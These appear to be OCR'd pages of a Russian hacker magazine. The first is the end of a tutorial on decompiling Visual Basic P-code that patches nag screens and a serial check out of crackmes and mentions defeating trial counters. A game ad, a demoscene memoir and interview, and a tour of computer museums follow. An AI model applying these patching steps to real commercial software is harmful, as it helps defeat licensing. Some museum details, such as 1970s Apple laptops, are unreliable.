hLib = GetModuleHandle(strLibraryName)
hProc = GetProcAddress(hLib, strFunctionName)
Call hProc
```

В нашем же случае strLibraryName - это user32.dll, а strFunctionName — ShellExecute. Теперь — то ясно, зачем в пикоде было столько push'ей и резервирований. Это всего лишь подготовка стека для вызова ShellExecut. Если свернуть все полученные нами данные, то выйдет что-то вроде:

```
loc_4043F1: var_90 = "Test"
loc_4043FB: var_8C = "Test2"
loc_404407: ShellExecute(0, var_8C, var_90, 0, 0, 0)
```

родолжим исследовать пикод? Не закрывай таблицу опкодов — рано еще.
Следующий и последний опкод 13 — ExitProcHresult. Как понятно из названия, он завершает процедуру. Это значит, что после него идет уже известная нам структура ProcDscInfo. Вот мы и разобрались, как декомпилировать пикод в уме. Теперь пора поговорить о реальных задачах по исследованию — анализировать будем в моем декомпиляторе.




API or not API?

СРУБАЕМ NAG-СКРИНЫ

В любой программе есть две проблемы: триал и NAG-скрины. Если триал обычно можно обойти, лишь найдя ключ в реестре, который отвечает за счетчик дней, и написав простенький инлайн-патч, который будет перед запуском EXE обнулять этот ключ, то с нагами такой номер не пройдет. Они надоедают либо до покупки проги, либо до отрубания этих злостных трюков. Думаю, лучшим примером NAG-скрина в виде мессаги будет простенький крэкми на пикоде. Не уверен, что ты найдешь его в интернете, поэтому бери с диска (я его назвал "AC_Crackme_01.exe"). Откроем-ка мы его в декомпиляторе, чтобы посмотреть, с чем мы имеем дело. Видим две процедуры: одна закрывает приложение по кнопке, вторая - та, что в Form_Load:

```
loc_401A48: LitVar_Missing var_104
loc_401A4B: LitVar_Missing var_E4
loc_401A4E: LitVar_Missing var_C4
loc_401A51: LitI4 0
```



ТРИАЛ ОБЫЧНО МОЖНО ОБОЙТИ, НАЙДЯ КЛЮЧ В РЕЕСТРЕ, ОТВЕЧАЮЩИЙ ЗА СЧЕТЧИК ДНЕЙ, И НАПИСАВ ПРОСТЕНЬКИЙ ИНЛАЙН-ПАТЧ, КОТОРЫЙ БУДЕТ ПЕРЕД ЗАПУСКОМ EXE ЕГО ОБНУЛЯТЬ.

```
loc_401A56: LitVarStr var_94, "NAG"
loc_401A5B: FStVarCopyObj var_A4
loc_401A5E: FLdRfVar var_A4
loc_401A61: ImpAdCallFPR4 MsgBox(, , , , )
loc_401A66: FFreeVar var_A4 = "": var_C4 = "": var_E4 = ""
loc_401A71: ExitProcHresult
```

Видим вызов MsgBox по адресу 401A61. Как ты понимаешь, нам его нужно убрать. Тут есть несколько путей. Так как в данном случае вся функция — это NAG, то можно просто сделать выход в самом начале функции, то есть по адресу loc_401A48 вбить опкод ExitProcHresult. Красиво, оригинально, а главное — работает. Посмотрим теперь крэкми посложнее — «AC_Crackme_01_A.exe»:

```
loc_401DE8: LitVar_Missing var_104
loc_401DEB: LitVar_Missing var_E4
loc_401DEE: LitVar_Missing var_C4
loc_401DF1: LitI4 0
loc_401DF6: LitVarStr var_94, "Another NAG"
loc_401DFB: FStVarCopyObj var_A4
loc_401DFE: FLdRfVar var_A4
loc_401E01: ImpAdCallFPR4 MsgBox(, , , , )
loc_401E06: FFreeVar var_A4 = "": var_C4 = "":
  var_E4 = ""
loc_401E11: FLdPr arg_8
loc_401E14: Me.Hide
loc_401E19: LitVar_Missing var_B4
loc_401E1C: PopAdLdVar
loc_401E1D: LitVar_Missing var_94
loc_401E20: PopAdLdVar
loc_401E21: ImpAdLdRf unk_4019F4
loc_401E24: NewIfNullPr
loc_401E27: Me.Show from_stack_1 from_stack_2
loc_401E2C: ExitProcHresult
loc_401E2D: ILdPr
```

Видим, что по адресу 401E01 выводится один наг с помощью MsgBox, затем в 401E14 скрывается форма, и в 401E27 происходит загрузка основного окна. Здесь я рассмотрю сначала, как можно обойти мессагу, а уж потом поговорим про форму. Как же обойти этот вызов MsgBox? А как бы мы его обошли в программировании? Наверное, будет логично по адресу 401DE8 прописать GoTo на адрес 401E11, что мы и сделаем. В качестве GoTo используется BranchF, а адрес рассчитывается относительно адреса начала данной функции. То есть начальный адрес — 401DE8, а нам нужно перейти на 401E11, следовательно, в начало функции 401E11h-401DE8h=29h надо приписать 1E2900. Запускаем — нага как не бывало, осталось убрать форму нага, но это будет домашним заданием. Надеюсь, ты справишься без проблем.

ЛОМАЕМ ЗАПРОС ПАРОЛЯ

Хорошим примером на эту тему будет крэкми «AC_Crackme_02_A.exe». В нем нужно ввести верный серийник. Если серийник неверный, то выводится «fuxxor». Давай посмотрим его в декомпиляторе:

```
loc_401D4C: FLdRfVar var_94
loc_401D4F: FLdPrThis
loc_401D50: VCallAd Crackme.Frame1
loc_401D53: FStAdFunc var_90
loc_401D56: FLdPr var_90
loc_401D59: from_stack_1 = TextBox.Text
loc_401D5E: FLdZeroAd var_94
loc_401D61: FStStr var_8C
loc_401D64: FFree1Ad var_90
loc_401D67: LitStr "ExDec_Roxx"
loc_401D6A: FStStrCopy var_88
loc_401D6D: ILdRf var_88
loc_401D70: ILdRf var_8C
loc_401D73: EqStr
loc_401D75: BranchF loc_401DA4
loc_401D78: LitVar_Missing var_114
loc_401D7B: LitVar_Missing var_F4
loc_401D7E: LitVar_Missing var_D4
loc_401D81: LitI4 0
loc_401D86: LitVarStr var_A4,
  "yess"
loc_401D8B: FStVarCopyObj
  var_B4
loc_401D8E: FLdRfVar
  var_B4
loc_401D91: ImpAdCallFPR4
  MsgBox(, , , , )
loc_401D96: FFreeVar
  var_B4 = "": var_D4 = "":
  var_F4 = ""
loc_401DA1: Branch
  loc_401DCD
loc_401DA4:
  ' Referenced from: 401D75
loc_401DA4: LitVar_Missing var_114
loc_401DA7: LitVar_Missing var_F4
loc_401DAA: LitVar_Missing var_D4
loc_401DAD: LitI4 0
loc_401DB2: LitVarStr var_A4, "fuxxor'
loc_401DB7: FStVarCopyObj var_B4
loc_401DBA: FLdRfVar var_B4
loc_401DBD: ImpAdCallFPR4 MsgBo›
loc_401DC2: FFreeVar var_B4 = "":
  var_D4 = "": var_F4 = ""
loc_401DCD: ' Referenced from: 401DA1
loc_401DCD: ExitProcHresult
loc_401DCE: ImpAdLdFPR4
```

Просмотрев внимательно код, видим сравнение в самом начале:

```
loc_401D67: LitStr "ExDec_Roxx"
loc_401D6A: FStStrCopy var_88
loc_401D6D: ILdRf var_88
loc_401D70: ILdRf var_8C
loc_401D73: EqStr
loc_401D75: BranchF loc_401DA4
```

Понимать этот код следует примерно так:

```
var_88="ExDec_Roxx"
if (var_88=var_8C) then
```

Затем видим мессагу, которая говорит о том, что пасс верный. Пасс-то мы узнали, только крэкнуть бы его, чтобы любой неверный пароль подходил. BranchF по адресу 401D75 джампается на вывод инфы о неверном пароле, следовательно, он понимается как jne, то есть, если EqStr возвращает нам разные строки, то джампаемся. Вывод — инвертировать инструкцию. Следует понимать, что в VB всего три типа переходов, два из которых — условные (1C и 1D). То есть для инвертирования нам надо 1C заменить на 1D, или наоборот. Меняем - мессаги больше нет.

ЗАКЛЮЧЕНИЕ

Вот мы и научились с тобой находить пикод в EXE-файле, декомпилировать его в уме и в декомпиляторе, познакомились с основными опкодами P-Code и теперь можем анализировать что угодно: будь то вирус с целью написания для него антивируса, будь то прога, которая не регается без ключа или без повышения своего скилла. И не верь тем, кто говорит, что пикода уже нигде нет. Я видел проги с гварданом и хаспом в пикоде — там немало огромных проектов, скомпилированных в пикод. А уж троев и червей на VB полно, и, чтобы их анализировать, обязательно нужен декомпилятор или знания, которые, я думаю, ты получил, прочитав данную статью. Удачи тебе!


TOM CLANCY'S
GHOST RECON
ADVANCED WARFIGHTER
"Вы хотите знать критерии выбора огневой поддержки спецоперации? Я с удовольствием расскажу вам о самом важном параметре - эффективности. Эффективность оружия определяется количеством трупов на квадратный метр площади".
- Генерал-майор Крис Мартин, командир Первого морского подразделения лагеря Пендлтон.
"Тактика – вещь неоднозначная. Четко прописать модель поведения солдата в тот или иной момент боя не представляется возможным. Но есть всегда работающий принцип: "Победить любой ценой!""
- Генерал Китинг, ответственный за тактические операции.
Всем фанатам
Tom Clancy`s Ghost Recon Advanced Warfighter
профессиональные геймерские коврики NOVA
NOVA
NOVA
NOVA
A World Of Innovation
Подробности акции ищи в коробке с игрой
www.esportNOVA.ru
WINNER
KILLER
PC
UBISOFT
gfi



Я решил написать эту статью по двум причинам. Прежде всего потому, что все материалы, написанные о Сцене, рассказывали об этом явлении очень поверхностно. Второй причиной стала недавно опубликованная в][статья «Хакерский лайфстайл 90-х», которая натолкнула меня на мысль выяснить, насколько близки были по духу хак-сцена и демосцена. В любом случае, думаю, тебе будет интересно узнать, чем жили и занимались наши сценеры на протяжении последних 15-ти лет. Тем более, что информацию ты получишь, что называется,из первых рук.

Полевой андеграунд



те годы, когда андеграунд потихоньку начинал просачиваться в Россию с Запада, Сцена была единой. Люди брались за все: демомейкинг, варез, крэкинг, аски-арт, останавливаясь на том, что получалось лучше всего. В это время первыми русскими электронными журналами были «Хакер» (не путать с][акером) и его злейший противник e-zine «HARM». Они публиковали материалы о вирусомейкинге, техниках рисования многоэкранных ANSI и другие специализированные материалы. Это была Сцена во всем ее «многообразии».Первыми сценерскими компьютерами были Спектрум и Амига. Многие писишные сценеры начинали именно с этих платформ. Все, что попадало в Россию из софта, было уже взломано западными крэкерами, так что волей-неволей русские компьютерщики узнали о таком явлении, как демосцена. Игрушки сопровождались интрами крэктимов, названия которых внушали трепет. Основной поток сценерского стафа шел из Польши, оттуда же к нам явился так называемый scene spirit — сценерский дух.
До того момента, как сети стали доступными, релизы распространялись обычными людьми. В Питере местом, где можно было раздобыть свежачок, был культовый рынок «Автово» (ныне ЮНОНА). В других крупных городах были свои тусовочные точки. Варез приобретался там и распространялся дальше через проводников поездов дальнего следования. Торговые точки в «Автово» содержали рядовые сценеры, геймдевелоперы (такие как Softland Software, ViKs) и просто хорошие люди, которые торговали софтом по символическим ценам, едва превышающим стоимость дискеты. Из последних можно отметить фирму «Логрос», имевшую точки на Юноне и магазинчик на Петроградской стороне, в котором постоянно собирался творческий спектрумовский народ. Все хитовые релизы распространялись через них: сценеры приносили Логросу свои сокровища, а они делились с остальными. На самом раннем этапе возникновения рынка «Автово» народ собирался прямо на поле. Приходили, выкладывали на тряпочках всякие компьютерные запчасти, дрели, телевизоры и торговали, обмениваясь новостями, обсуждая, «как жить дальше». Милиция, естественно, их гоняла: в советское время перепродажа вещей считалась спекуляцией и наказывалась. Но искоренить это было невозможно.В 1993-м году появились спектрумовские модемы — Vicomm. Ужасно примитивные, но для прогрессивных компьютерщиков это была революция. Самые свежие сценерские и игровые новинки можно было получить, не выходя из дома! Первой спектрумовской BBS была Eldorado, созданная для поддержки этого самого Vicomm. Потом уже стали появляться другие борды. Появление модемов сделало доступной сеть FIDO, в которой появились спектрумовские шлюзы.

Наскальные надписи

В это время HRg стала призывать в своем e-zine «HARM» не браться за все сразу и не смешивать разные Сцены в одну. Появились первые определения: арт-сцена, демосцена, хак-сцена и так далее. Хотя отдельные сообщества обосабливались и без hrg'шного совета: аски-художики перестали рисовать .nfo для пиратов и, сбившись в ascii-группы, выпускали арт-паки. Популяризация Интернета сделала ненужными борды, и народ, представляющий разные сценовые направления и ранее совместно тусовавшийся на элитных BBS, разбежался по специализированным веб-сайтам. Мастера хайреза и пикселя разделились на два лагеря: первые, рисовавшие в лучших традициях


Сценерский лайфстайл
ВОСПОМИНАНИЯ
СТАРИЧКОВ СЦЕНЫ
ЧАСТЬ 1
Crasher (tsifra.spb.ru)



Дискмаг «Хакер»

Salnava sends matricidos to:
•Mario•, Shining, Funky Buddhas, lemon
Impulse, Majic 12, The Blues Brothers
•Melon Design•, Camel Koop., Kefrens
Skrat-Skrattorat-Skrum-Skrrum-Skrat
Andromeda, Sarillon^Kyboriad Institute
Dens Design, •The Pornos•, Static Bytes
Parasite, Tod's Farm/Movement, Radsous
•Matilde•
...and so what?

Гритсы в интре

демосцены, остались преданными ей, а художников, тянущихся ко всяким экспериментам и новым техникам рисования, «захватила» арт-сцена. Через несколько лет, побледневшая, затерявшаяся в океане мирового креативного сообщества.

Что касается музыкальной тусовки, один из олдскульных сценовых музыкантов LAV, бывший в свое время членом HRg, а позже Sands, рассказал следующее:«Музыканты всегда были немного отделены от хакерской тусовки и состояли в ней только для того, чтобы просто где-нибудь«состоять», поэтому в дела и разборки хакеров они не лезли. Наиболее успешные музыканты обособились и создали отдельные творческие группы, самой известной из которых в середине 90-х стала The SandS. Ее членами были лучшие из лучших».

По-настоящему бурное развитие получила демосцена. В то время каждый считал себя обязанным написать свою, пусть даже самую примитивную демку, чтобы выразить друзьям свой респект или передать fuck-выражение. Какие кипели страсти в скролингах интр тех лет! Сценеры вели переписку посредством бегущих строк, спорили, ругались — это была уникальная система общения. Напишет, например, один мини-демку со строчкой типа:«Привет, я ZeroCold из города Махачкала, сделал вот такой суперэффект, смотрите! Greetings: Acid Burn, Nikon. Fuck to Plug из города Берюки! Всем BYE!!». А через несколько недель в другом конце страны выходит другая демка с текстом: «Hi, я Plug из Берюков, а это моя новая мегакрутая демка. Greetingz to: God, Sex, Love, FUCK TO ZeroCold из Махачкалы. Твой суперэффект — полный шит и мастдай, а сам ты нубище полное! Всем пока! ByeBye!». Такая переписка в интрах была важной частью субкультуры тех лет. Сейчас как-то не укладывается в голове, что можно 20 минут читать бегущую строчку, пусть даже оформленную красивым переливающимся шрифтом. Особенно интересно было, сидя в школьном ВЦ, читать, как человек из далекой Америки, Германии или Польши пишет что-то вроде: «Сейчас 3 ночи. Я доделываю свою музыку, а товарищ рядом дорисовывает лого. Передаю ему слово. Hi, это ...». Очень живо представлялось, как за тысячи километров кто-то что-то тебе пишет, будто это происходило именно в момент прочтения. Сетей ведь тогда почти не было, а те, которые были, работали только с машинами под Unix'ом или на рабочих станциях. Там, кстати, были тоже свои традиции, хотя Сценой это не называлось. Text only mode накладывал отпечаток.

Многие демки делались в подарок — например, на день рождения другу-сценеру. Были и специальные «обсирающие» демки, а также информационные или рекламные, по типу популярных сейчас invitation — программы, прокручивающей определенный эффект и приглашающей принять участие в демопати».

Сценовые тусы

Демопати была одной из точек соприкосновения разных сцен. Их посещали как«хакеры», так и ascii-художники, демомейкеры и музыканты. Первой из проходивших в России пати стал Enlight, стартовавший в 1995-м году. Чтобы узнать, как все начиналось, я побеседовал с человеком, которого считают «отцом всех русских демопати». Зовут его Петр Соболев, в сценерских кругах более известен как Frog и CodeRipper. Интервью с ним читай на врезке. «Демопати реально собирали всех под одну крышу. Ребята могли по году ругаться и общаться со своим закрытым сообществом аски-художников в фидошной эхе ru.pictures.psevdo.graf, не принимать никакого участия в делах демосцены, но, тем не менее, к демопати готовились, присылали работы для ascii-compo и, если могли, приезжали».

Пример из обычной сценовой жизни. 2000-й год. В Москве тогда должен был вот-вот состояться Mindresource, и свою работу я рисовал буквально в ночь перед событием, уверенный, что ради меня сделают исключение и примут. А для большей уверенности переслал ее не напрямую, в оргкомитет пати, а своему согруппнику, москвичу E-Lex'у, который с утреца, за пару часов до компо, скопировав мою аскишку на дискету, прямо вручил ее упиравшимся организаторам. Сначала Лекса не пускали, но, заявив что-то в духе:«Я — элита, и тараканы мне не указ», он прорвался через ограждения, секьюрити и передал диск нужным людям. В итоге эта работа взяла первое место. Каково же было мое удивление, когда выяснилось, что Лекс отдал совсем не ту работу, которую я приготовил. Зная вкусы посетителей демопати, я нарисовал из ансишных кубиков обнаженную женскую грудь, а Лекс выставил трехмерную буковку «Т», в типичном для стрит-арта написании, которую я нарисовал много раньше. Или вспомнить первый Chaos Constructions в 99-м году. Это сейчас CC проходит в чистеньком, цивильном ЛДМе, а тогда — в какой-то школе на окраине города, куда съезжались люди из разных городов. Казалось, что все знают друг друга, что ты попал в какое-то«тайное общество». То демопати никак нельзя было назвать фестивалем — скорее это был слет для непосвященных, имеющий какой-то ритуальный смысл.

Продолжение следует...



«Носители демосцены» — старенькие диски с европейским варезом

Crasher: Я, наверное, не ошибусь, если скажу, что Enlight 95 стал поворотным событием на демосцене, ведь ему удалось собрать людей из разных уголков стран СНГ, заявить о существовании сценовой субкультуры на более высоком уровне.
Frog: Возможно, но я бы не взялся это утверждать. Дело в том, что связующим звеном для людей, неравнодушных ко всяким специфическим компьютерным вещам, у нас выступал (и по-прежнему выступает) FidoNet. Уже тогда проводились сисопки, просто они были менее организованны, масштаб был поменьше. Первые два Enlight'а многие восприняли именно как сисопку, поскольку большинство сценеров были фидошниками и знали друг друга.
Crasher: Как пришла идея организовать глобальный слет сценеров?
Frog: Еще когда я сидел на Commodore 64 и читал всякие diskmag'и, там рассказывалось о зарубежных демопати. Мы знали про финскую Assembly, которая проводилась с 1992-го года, видели своими глазами Unreal, Second Reality, Panic, имели представление о легендарной группе Future Crew. Известный ныне Abyss — главный организатор Assembly — был тогда сисопом StarPort BBS. Это была официальная борда Future Crew. Мы туда звонили, что-то качали. Потом я переписывался с Gore (в то время — главный организатор и идейный вдохновитель Furure Crew). В 1995-м году уже настало время PC, появились сети, в России народ принялся активно писать интры и демы. Было понятно, что если мы организуем пати, люди выставят свои работы, приедут. Так и оказалось.
Crasher: После инлайта в разных уголках России появились другие демопати: Mindresouce, Millenium, Paradox, Bytefall, DiHalt, Cafe. Но именно питерские оказались самыми популярными и «живучими». Почему?
Frog: Большинство демопати, проходящих за пределами Москвы и Питера, при всем старании организаторов, не могли собрать большое количество сценеров. Одно дело приехать в Питер, другое — в Казань. К примеру, если на E'97 было порядка 1200 человек, то на упомянутых тобой — максимум 150-200. Правда, московкие тусы тоже не пользовались большой популярностью, и я до сих пор не понимаю, почему в Москве нет масштабной… да что масштабной, хотя бы регулярно проводимой демопати. Казалось бы, все условия есть: деньги через город текут рекой, есть коммуникации, много людей. Но чего-то не хватает. Целых два года нам понадобилось, чтобы мы расстались с иллюзиями о том, что сценеры сами могут поддерживать порядок в своих рядах, что будут себя прилично вести. Увы, это не сработало. ENLiGHT'97 стал для организаторов холодным душем: сотни человек, которые, если брать по отдельности, хорошие и интересные люди, собравшись вместе, вели себя так, что праздник закончился отменой второго дня и милицией. На 1200 посетителей у нас было около 5-ти человек, которые обеспечивали безопасность, причем добровольцев, а не профессионалов. Понятно, что хоть они и старались навести порядок, но мало что могли сделать. Народ с легкостью проносил в зал спиртное, и через некоторое время ситуация стала неуправляемой. Сейчас вспоминается один сценер, бегающий по party place в пневматической винтовкой. В общем, после ENLiGHT'97 мы сделали для себя серьезные выводы, и очередной слет, теперь уже названный Chaos Constructions, прошел только через 7 лет, в 2004-м году.
Crasher: В чем же заключается fun-посещения и участия в демопати?
Frog: Это трудно описать словами. Весь кайф состоит из отдельных моментов, причем у каждого они свои. Например, просмотр очевидных фаворитов конкурсов demo или intro. Когда ты смотришь на большом экране работу, которую ранее нигде не показывали, рядом с тобой на экран смотрят люди, которым интересно то же, что и тебе, реагируют на те же моменты, что и ты. Разговоры в фойе с людьми из других городов, а то и стран, которых не видел несколько лет или с которыми впервые познакомился в реале. Томительное ожидание результатов... Помню, на ENLIGHT'96 наш человек со списками результатов еле смог вырваться из толпы, рванувшей посмотреть, кто же победил :). Такое вот единение
.Crasher: Ты был на Сцене у самых ее истоков. Расскажи, как зарождалась Сцена в России?
Frog: Я застал еще полное отсутствие у нас всякой сцены. Amiga тогда только-только стала появляться — у нас ее счастливыми



владельцами были только серьезные студии телевидения. У обычных людей были лишь Commodore 64, Atari XE/XL. На Коммодоре имелось некое подобие Сцены — думаю, на весь Союз человек 15—20 максимум. Переписывались с зарубежными группами обычно по почте. GhostRider, ныне отошедший от дел, получал 5" диски, расписанные фломастером: IKARI TALENT, FAIRLIGHT, TRIAD, потом рассылал все это тем самым 15-ти знакомым. В начале между сценерами не было никакой разницы. Конечно, кто-то занимался больше варезом, кто-то больше кодил, но в целом крутились в «одном соку», и все были «свои люди».
Crasher: Ты видел весь процесс развития, какие вещи были характерны для ранней Сцены и утеряны сейчас?
Frog: Одной из характерных вещей того времени были так называемые noters. Скажем, группа зарелизила дему или диск с варезом. Запускается программа-нотер, и в ней пишется какой-нибудь приветственный текст тем, кто этот диск получит. Программы эти были разные, но суть была в том, что текст можно набивать красивым шрифтом, с имитацией перемещения курсора — как на печатной машинке. Можно делать летающие логотипы, вставлять музыку — все это либо рисовали сами, либо выдергивали из игрушек и линковали к программе. После нажатия «Save» генерировалась программа, вмещающая все это в одном запускаемом файле. Человек получал диск, читал текст и мог написать ответ в этой же самой программе. Своего рода электронное письмо, но куда более близкое к настоящему письму — в нем чувствуется писавший его человек. Вот такая вот утраченная традиция! Другой интересной вещью было графическое оформления директорий. Это сейчас, когда набираешь «DIR» или смотришь в подкаталог, там лежат файлы, отсортированные по какому-то признаку. А тогда ничего такого не было. На том же C64 ты вставляешь диск, даешь команду «Показать содержимое» и получаешь список файлов в определенной последовательности. Народ это быстро просек и рисовал псевдографикой разные рамки, картинки. Можно было при выводе директории даже очищать экран и менять цвет курсора специальными командами. Большую роль играли загрузчики. Дисководы были медленными, и, чтобы загрузить игру или программу, необходимо было ждать минуты. Поэтому писались загрузчики, которые параллельно с загрузкой рисовали картинку, играли музыку (музыка грузилась быстро, так как FM-синтез имеет небольшой размер). Позднее появились скоростные загрузчики:дисковод перепрограммировался, и одна из линий шины (кажется RESET) использовалась как второй бит в последовательном интерфейсе. Дисководы от этих скоростных загрузчиков издавали жуткие звуки, головка частенько сбивалась, так что его приходилось ремонтировать уже физически.
Crasher: Скоро пройдет Chaos Constructions 2006. Что нам стоит ожидать?
Frog: Время проведения — с 26 по 27 августа. Ожидается ряд очень серьезных новшеств. Мы попытаемся сделать наш фестиваль менее формальным, для чего, к примеру, людям со своим компьютером будет обеспечен бесплатный вход, стол, розетка, Интернет. Все детали можно найти на сайте http://cc6.org.ru.

Железные экспонаты из прошлого

Экскурсия по компьютерным музеям

ПРИЗНАТЬСЯ ЧЕСТНО, МУЗЕИ Я НЕ ОЧЕНЬ ЛЮБЛЮ. МОЖЕТ, ВСЕ ЭТИ КАРТИННЫЕ ГАЛЕРЕИ, ГРОБНИЦЫ ФАРАОНОВ ДРЕВНЕГО ЕГИПТА И ЧРЕЗВЫЧАЙНО УВЛЕКАТЕЛЬНЫ, НО Я ВСЕГДА ПРЕДПОЧИТАЛ ИМ БУТЫЛОЧКУ ПИВА. НО НЕДАВНО МНЕ ПРИШЛОСЬ ИЗМЕНИТЬ СВОЮ ТОЧКУ ЗРЕНИЯ. НЕ ТО ЧТОБЫ МЕНЯ СТАЛИ ПРИВЛЕКАТЬ ПОЛОТНА СРЕДНЕВЕКОВЫХ ЖИВОПИСЦЕВ, ПРОСТО СУДЬБА СТОЛКНУЛА С МУЗЕЯМИ, КОТОРЫЕ СПОСОБНЫ ПРИВЛЕЧЬ ВНИМАНИЕ САМОГО ЧТО НИ НА ЕСТЬ НАСТОЯЩЕГО ХАКЕРА.

Сцена/01

ИЛЬЯ АЛЕКСАНДРОВ
/ILYA_AL@RAMBLER.RU/

Компьютерные музеи бывшего СССР

Если ты уже собрался в следующие выходные посетить экспозицию процессоров PDP 70-го года выпуска, то вынужден тебя огорчить. Построением компьютерных музеев в нашей стране занимаются вяло и неохотно. Но парочка интересных мест имеется и у нас.

Например, Московский политехнический музей. В основном там представлены всякие микроскопы, пишущие машинки и «коллекция стальных пишущих перьев», но есть и более интересные экспонаты, например, телефоны начала и середины века — поверь, они разительно отличаются от Нокии, которую теперь юзает твоя бабушка. Среди выставленных на показ компьютеров немало настоящих старичков: Радио-РК86, БК-0010, Орион-128 и даже чудо вычислительной техники «Микроша». Я не застал того времени, когда эти машины были на пике моды, поэтому ностальгического восторга они у меня не вызвали. Безусловно, лучшее, что есть в «политехе» — это его роботы. Коллекция открылась еще в шестидесятом году — тогда в музее появился знаменитый робот-экскурсовод Сепулька. Теперь к нему добавились манипуляторы с биоэлектрическим управлением, шагающие механизмы, экзоскелетон и некоторые советские промышленные разработки. Конечно, это не японские киборги, но тоже ничего. Адрес музея: Москва, Новая площадь, д.3/4.

Увы, на всем широком пространстве Российской Федерации IT-музеев больше нет. Зато есть у наших соседей украинцев. Музей высоких технологий недавно открыли в Киевском цифровом гипермаркете City.com. На стендах музея красуются лампы, с помощью которых работали первые ЭВМ, перфорированные и магнитные ленты с информацией, ноутбуки Apple семидесятых годов выпуска. Присутствует Motorola Flare — телефон, с которого был сделан первый звонок в сети GSM Украины. Есть даже настоящий детектор лжи! Интересным было и само открытие музея, сделанное в стиле компьютерной игры. Прежде чем войти, посетителям предлагалось выполнить определенные задания: прослушать информационный ролик, крутившийся в торговых залах, найти city-девушку и выпытать у нее пароль для входа. Сейчас в музее проходит выставка «Вчера, сегодня, завтра». Как нетрудно догадаться, там демонстрируют чудеса прогресса и светлое будущее человечества, с биороботами и видеофонами.

Еще один музей я отыскал в Таллине. Он создан русским любителем компьютеров, у которого, похоже, большой опыт использования оных. По крайней мере, древних ЭВМ у него в коллекции предостаточно: Atair 8800, Apple-1, Commodore PET, ранняя модель IBM PC. Каждый экспонат сопровождается информацией, включающей технические характеристики. Музей постоянно пополняется новым железом (недавно завезли черный «текст-процессор» Olivetti — феноменальная вещь) и имеет свой филиал в Сети: http://phantom.sannata.ru/museum. На этом, увы, обзор ИТ-музеев в СНГ вынужден завершить, так как ничего другого мне найти не удалось. Надеюсь, в будущем эта ситуация изменится.

Зарубежные выставки

За бугром, как полагается, ситуация получше — разнообразных музеев высоких технологий полно. К одному из них приложила руку сама Microsoft, основавшая так называемый Visitors center. Там можно подробно ознакомиться с тридцатилетней историей компании, посмотреть на лицензионный CD с дистрибутивом Windows 1.0, полюбоваться запущенным MS-DOS, увидеть архивные фотографии из детства Билли Гейтса и других важных работников Microsoft. В общем, местечко небольшое, но вполне уютное.

Интересный Музей технологий существует в Мюнхене. Он посвящен астрономии и освоению космоса: луноходы, роботы-конструкторы, ПО космичес-



Архив академика Ершова

Коллекция калькуляторов



Музей компьютерной истории в Хюнфелде

Музей коммодоров

ких кораблей, представленное на экранах мониторов... Можно посмотреть, какое оборудование используют в NASA и подобных центрах.

Крупная коллекция околокомпьютерного антиквариата имеется в Амстердамском университете. Здесь представлены экспонаты со времен Второй мировой войны до наших дней. Большинство машин находится в рабочем состоянии, так что можно прийти и пощупать то, на чем хачил твой дед. Отдельная гордость музея — Willem Bartjens, самый первый голландский компьютер. Примечательно, что в музее обещают бесплатно переписать информацию с магнитной ленты на CD. Еще в музее есть коллекция работающих компов на реле.

Агентство национальной безопасности США хочет у себя Национальный криптологический музей. Посвящен он, как не трудно догадаться, криптографии и криптографам. Среди экспонатов музея можно обнаружить, например, сконструированные специально для Агентства суперкомпьютеры Cray 93-го года сборки — огромные зверь-машины, уже тогда имевшие по 32 гигабайта памяти на борту. Еще один интересный «экспонат» — лаборатория, где производились чипы для криптокомпьютеров. Любители азбуки Морзе и прочие шифропанки могут полазить в крупнейшей библиотеке, где содержатся тысячи книг о криптографии. В музее часто устраивают конференции. К примеру, тема конфы этого года — «Криптография и холодная война», хотя, конечно, ничего секретного там не расскажут. Специалисты могут пройтись по компьютерным залам, где демонстрируется шифровка-расшифровка информации в реальном времени, с помощью различных алгоритмов. Музей ежегодно посещают 50 000 посетителей, а особой популярностью он пользуется у студентов-технарей.

Кремниевая долина — место, которое невозможно себе представить без компьютерного музея. Все-таки компьютерная Мекка! Главный музей находится в Сан-Хосе, в самом сердце долины. Недавно там открылся павильон View from Space (типа привычного нам планетария, только технологичнее и продвинутее). Внутри можно увидеть, что происходит с планетой во время бурь и ураганов, поглазеть на Землю с разных высот. Изображение масштабируется с помощью спутника, и есть шанс даже разглядеть свою дачку в поселке Пупкино. В музее можно обнаружить конвейер, на котором раньше делали микропроцессоры. Интересен экспонат тем, что на нем оттачивались микросхемы размером несколько миллиметров.

Доступна для посещения генетическая лаборатория. Хочешь узнать, как получаются мутанты? Пожалуйста. Отдельного внимания заслуживает громадный макет планеты Марс, заключенный в восьмиэтажный купол. Были созданы все условия, чтобы в куполе поддерживалась реальная температура.

В Кремниевой долине есть еще несколько музеев — например, Музей компьютерной истории, количество экспонатов в котором достигает семисот тысяч! Про «умный» дом твой любимый журнал уже писал. Так вот, в Silicon Valley отгрохали даже не смартхауз, а целый коттедж, по которому ты свободно можешь прогуляться и оценить все прелести хай-тека. «Умный» дом сам будет открывать двери, включать свет, готовить еду, заботиться о безопасности и т.д.

Есть свой музей и у Intel. Там тебе покажут и первые процессоры компании, и последних многоядерных серверных монстров. Можно ознакомиться с историей бренда, биографией основателей и руководителей, а также посидеть в компьютерном зале за машинами, долгое время верой и правдой служившими правительству. В общем, стандартный музей серьезной компании, сделанный скорее для солидности.

Конечно, все это очень интересно и познавательно, но, согласись, что возможностей для посещения этих музеев у нас с тобой немного. Поэтому я плавно перехожу к обзору виртуальных музеев.

Сетевые экспонаты

Начну с самого известного и посещаемого — www.computer-museum.ru. Сайт создан Эдуардом Пройдаковым при поддержке российского представительства Microsoft и журнала PC Week/RE. Эдуарда, который является владельцем PC, не устраивало отсутствие книг о компьютерной

museum

Типичный музейный экспонат IBM 5100

истории и небольшое количество подобных сайтов в Сети, поэтому он решил создать свой проект, который быстро стал популярным. Музей охватывает все компьютеры, разработанные и бывшие в употреблении на территории СССР.
